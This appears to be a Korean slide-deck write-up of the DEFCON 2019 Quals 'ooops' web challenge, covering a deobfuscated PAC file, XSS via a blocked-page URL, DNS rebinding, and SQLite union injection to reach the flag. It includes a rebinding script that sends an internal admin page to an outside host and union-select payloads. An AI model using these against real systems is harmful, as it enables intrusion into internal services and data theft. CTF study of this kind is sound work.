

DEFCON 2019 Quals

Web - ooops

문제 설명

The image shows a CTF challenge interface. On the left is a sidebar with a list of challenges: 'CHAINEDRSA' (240 PTS), 'VITOR' (131 PTS), and 'OOOPS' (137 PTS). The 'OOOPS' challenge is selected and highlighted in orange. The main content area displays the challenge details for 'OOOPS', which is categorized under 'WEB'. The challenge title 'OOOPS' is shown in large black text, preceded by a large 'X' icon. Below the title, a description reads: 'On our corporate network, the only overflow is the Order of the Overflow.' Under the heading 'Files:', there is a single file listed: 'info.pac'.

X

OOOPS

On our corporate network, the only overflow is the Order of the Overflow.

Files:

- [info.pac](#)

WEB

OOOPS (COMPLETED BY 34 CADETS)

Step 1

- info.pac 분석

```
> eval((function(){var s=Array.prototype.slice.call(arguments),G=s.shift();return s.reverse().map(function(f,i)
{return String.fromCharCode(f-G-19-i)}).join('')}
(29,202,274,265,261,254,265,251,267,227,179,247,249,260,175,244,252,172,253,239,237,250,214,166,248,237,163,245,2
44,229,226,225,222,156,233,219,220,152,234,219,218,237,226,222,225,221,212,142,228,219,215,208,219,205,221,213,13
3,221,207,208,208,128,196,198,177,124,133,137,121,120,97,209,117,125,199,197,192,184,111,122,185,190,192,114,183,
183,176,186,168,178,184,168,97,125,95,138,143,145,173,169,127,177,175,165,167,132,151,160,154,118)+
(16).toString(36).toLowerCase().split('').map(function(c){return String.fromCharCode(c.charCodeAt()+
(-71))}).join('')+(28).toString(36).toLowerCase().split('').map(function(d){return
String.fromCharCode(d.charCodeAt()+(-39))}).join('')+(880).toString(36).toLowerCase()+
(16).toString(36).toLowerCase().split('').map(function(I){return String.fromCharCode(I.charCodeAt()+
(-71))}).join('')+(671).toString(36).toLowerCase()+ (16).toString(36).toLowerCase().split('').map(function(p)
{return String.fromCharCode(p.charCodeAt()+(-71))}).join('')+(1517381).toString(36).toLowerCase()+
(16).toString(36).toLowerCase().split('').map(function(W){return String.fromCharCode(W.charCodeAt()+
(-71))}).join('')+(31).toString(36).toLowerCase().split('').map(function(x){return
String.fromCharCode(x.charCodeAt()+(-39))}).join('')+(30598).toString(36).toLowerCase()+
```

- eval -> console.log

Step 1

- info.pac 분석

```
> FindProxyForURL = function(url, host) {  
    /* The only overflow employees can access is Order of the Overflow. Log in  
    with OnlyOne:Overflow */  
    if (shExpMatch(host, 'oooverflow.io')) return 'DIRECT';return 'PROXY  
oops.quals2019.oooverflow.io:8080';  
}
```

- OnlyOne:overflow@oops.quals2019.oooverflow.io:8080 프록시 설정 후 oooverflow.io 접속

Step 1

Page Blocked



<http://oooverflow.io/> is blocked

[Request site review](#)

- URL 에 **oooverflow** 포함 시 blocked 페이지에 접근.

Step 1

Site Unblock Request

URL to Unblock

Justification

送信

Warning: If you submit too many requests, we will start ignoring you

- URL 입력 시 봇이 실행 됨.

Step 1

```
35.236.48.134 - - [12/May/2019:13:37:41 +0900] "GET /aaaa HTTP/1.0" 404 464  
"http://10.0.1.69:5000/admin/view/15" "Mozilla/5.0 (Unknown; Linux x86_64)  
AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1"
```

- referer 헤더를 보면 내부 서버에서 부터 시작됨을 알 수 있음.
- 특정 주기로 내부 IP 가 계속 변경 됨. (10.0.*.*)


Step 2.1 - XSS

- URL 에 **oooverflow** 포함 시 blocked 페이지에 접근.
(e.g) `http://10.0.*.*:5000/oooverflow`
- main.js
 - document.location 렌더링

```
function split_url(u) {  
    u = decodeURIComponent(u); // Stringify  
    output = u[0];  
    for (i=1;i<u.length;i++) {  
        output += u[i]  
        if (i%55==0) output+= "<br/>";  
    }  
    console.log(output)  
    return output  
}  
window.onload = function () {  
    d = document.getElementById("blocked");  
    d.innerHTML=(split_url(document.location) + " is blocked")  
}
```



Step 2.1 - XSS

- `http://oooverflow.io/`



Step 2.1 - XSS

- 55글자 마다
 추가
- `eval(location.hash)`



`http://10.0.*.*:5000/ooverflow/aaaaaaaaaaaaaaaaaaaaaaaaaaaaa/

#eval(unescape('alert("1")'))`

Step 2.2 - DNS Rebinding

- DNS Rebinding
 - SOP(Same-origin policy)

Compared URL ◆	Outcome ◆	Reason ◆
http://www.example.com/dir/page2.html	Success	Same protocol, host and port
http://www.example.com/dir2/other.html	Success	Same protocol, host and port
http://username:password@www.example.com/dir2/other.html	Success	Same protocol, host and port
http://www.example.com: 81 /dir/other.html	Failure	Same protocol and host but different port
https ://www.example.com/dir/other.html	Failure	Different protocol
http:// en .example.com/dir/other.html	Failure	Different host
http:// example .com/dir/other.html	Failure	Different host (exact match required)
http:// v2 .www.example.com/dir/other.html	Failure	Different host (exact match required)
http://www.example.com: 80 /dir/other.html	Depends	Port explicit. Depends on implementation in browser.

Step 2.2 - DNS Rebinding

- DNS Rebinding

1. test.wooeong.kr 접근 (test.wooeong.kr = 45.32.62.117)
2. Delay 발생 (DNS 변경)
3. test.wooeong.kr 재접근 (test.wooeong.kr = 127.0.0.1)
4. 127.0.0.1 접근 !

Step 2.2 - DNS Rebinding

```
<script>
setTimeout(function() {
    var xhr = new XMLHttpRequest();
    xhr.open("GET", "http://test.wooeong.kr/admin/view/1");
    xhr.onreadystatechange = function () {
        if (xhr.status === 200) {
            location.href = "http://wooeong.kr/res?x=" + btoa(xhr.responseText);
        }
    };
    xhr.send();
}, 10000);
</script>
```

Step 3 - SQL Injection

```
<!doctype html>
<html>
<head>
<title>000PS &mdash; Evaluate Requests</title>
<link href="/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-gg0yR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/
iJTQU0hcWr7x9JvoRxT2MZw1T" crossorigin="anonymous"></head>
<body>
<div class="container">
<div class="row">

<!-- Query: select rowid,* from requests where rowid=1; -->

<p>
Request #1 from b&#39;10.255.0.2&#39;.
  Automatically evaluated
</p>

<a id="lnk" class="btn btn-secondary btn-block btn-lg" href="http://3ccdcab0.0a00061a.rbndr.us:5000">
Visit http://3ccdcab0.0a00061a.rbndr.us:5000
</a>

</div>
</div>
</body>
</html>
```

Step 3 - SQL Injection

- Simple SQL Injection (SQLite)

1. Union select - 컬럼 개수 맞추기

```
union select 1,2,3,4,5
```

2. 스키마 탐색 - sqlite_master

```
0 union select 1,group_concat(name),3,group_concat(sql),5  
from sqlite_master where type='table'
```

```
==> CREATE TABLE flag (name TEXT, flag TEXT),CREATE  
TABLE requests (ip TEXT, ts datetime, url TEXT, visited integer)
```

Step 3 - SQL Injection

```
[>>> print "PCFkb2N0eXB1IGh0bWw+CjxodGlsPgo8aGVhZD4KPHRpdGx1Pk9PT1BTICZtZGFzaDsgRXZhbHVhdGUgUmVxdWVzdHM8L3RpdGx1Pgc  
NClnZ099SUj8pWEN1TVF2M1hpcG1hM2RFRktSCBxZlE3ODQvajZjWS9pSlRRVU9oY1dyN3g5SnZvUnhUMk1adzFUIiBjcm9zc29yaWdpbj0iYW5vbn  
gUXVlcnk6IHN1bGVjdCByb3dpZCwgIGZyb20gcmlvdWVzdiMgd2hlcmUgcml93aWQ9LTEgdW5pb24gc2VsZWNOIDEsMiwzLGdyb3VwX2NvbmlhdChmb  
AKPC9wPgoKPGEgaW09ImxuaayIgY2xhc3M9ImJ0biBidG4tc2Vjb25kYXJ5IGJ0b1libG9jayBidG4tbGciIGhyZWY9Ik9PT3tDMHJwb3JhdGVJbnMz  
Hk+CjwvaHRtbD4=" .decode('base64')  
</doctype html>  
<html>  
<head>  
<title>000PS &ndash; Evaluate Requests</title>  
  
<link href="/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQ  
<body>  
<div class="container">  
<div class="row">  
  
<!-- Query: select rowid,* from requests where rowid=-1 union select 1,2,3,group_concat(flag),5 from flag; -->  
  
<p>  
Request #1 from 2.  
Automatically evaluated  
</p>  
  
<a id="lnk" class="btn btn-secondary btn-block btn-lg" href="000{C0rporateIns3curity}">  
Visit 000{C0rporateIns3curity}  
</a>
```


결론

1. info.pac 분석

- 프록시 연결

2. 내부로 접근할 수 있는 방법 찾기

- XSS
- DNS Rebinding

3. SQL Injection

4. Get FLAG !

Thank you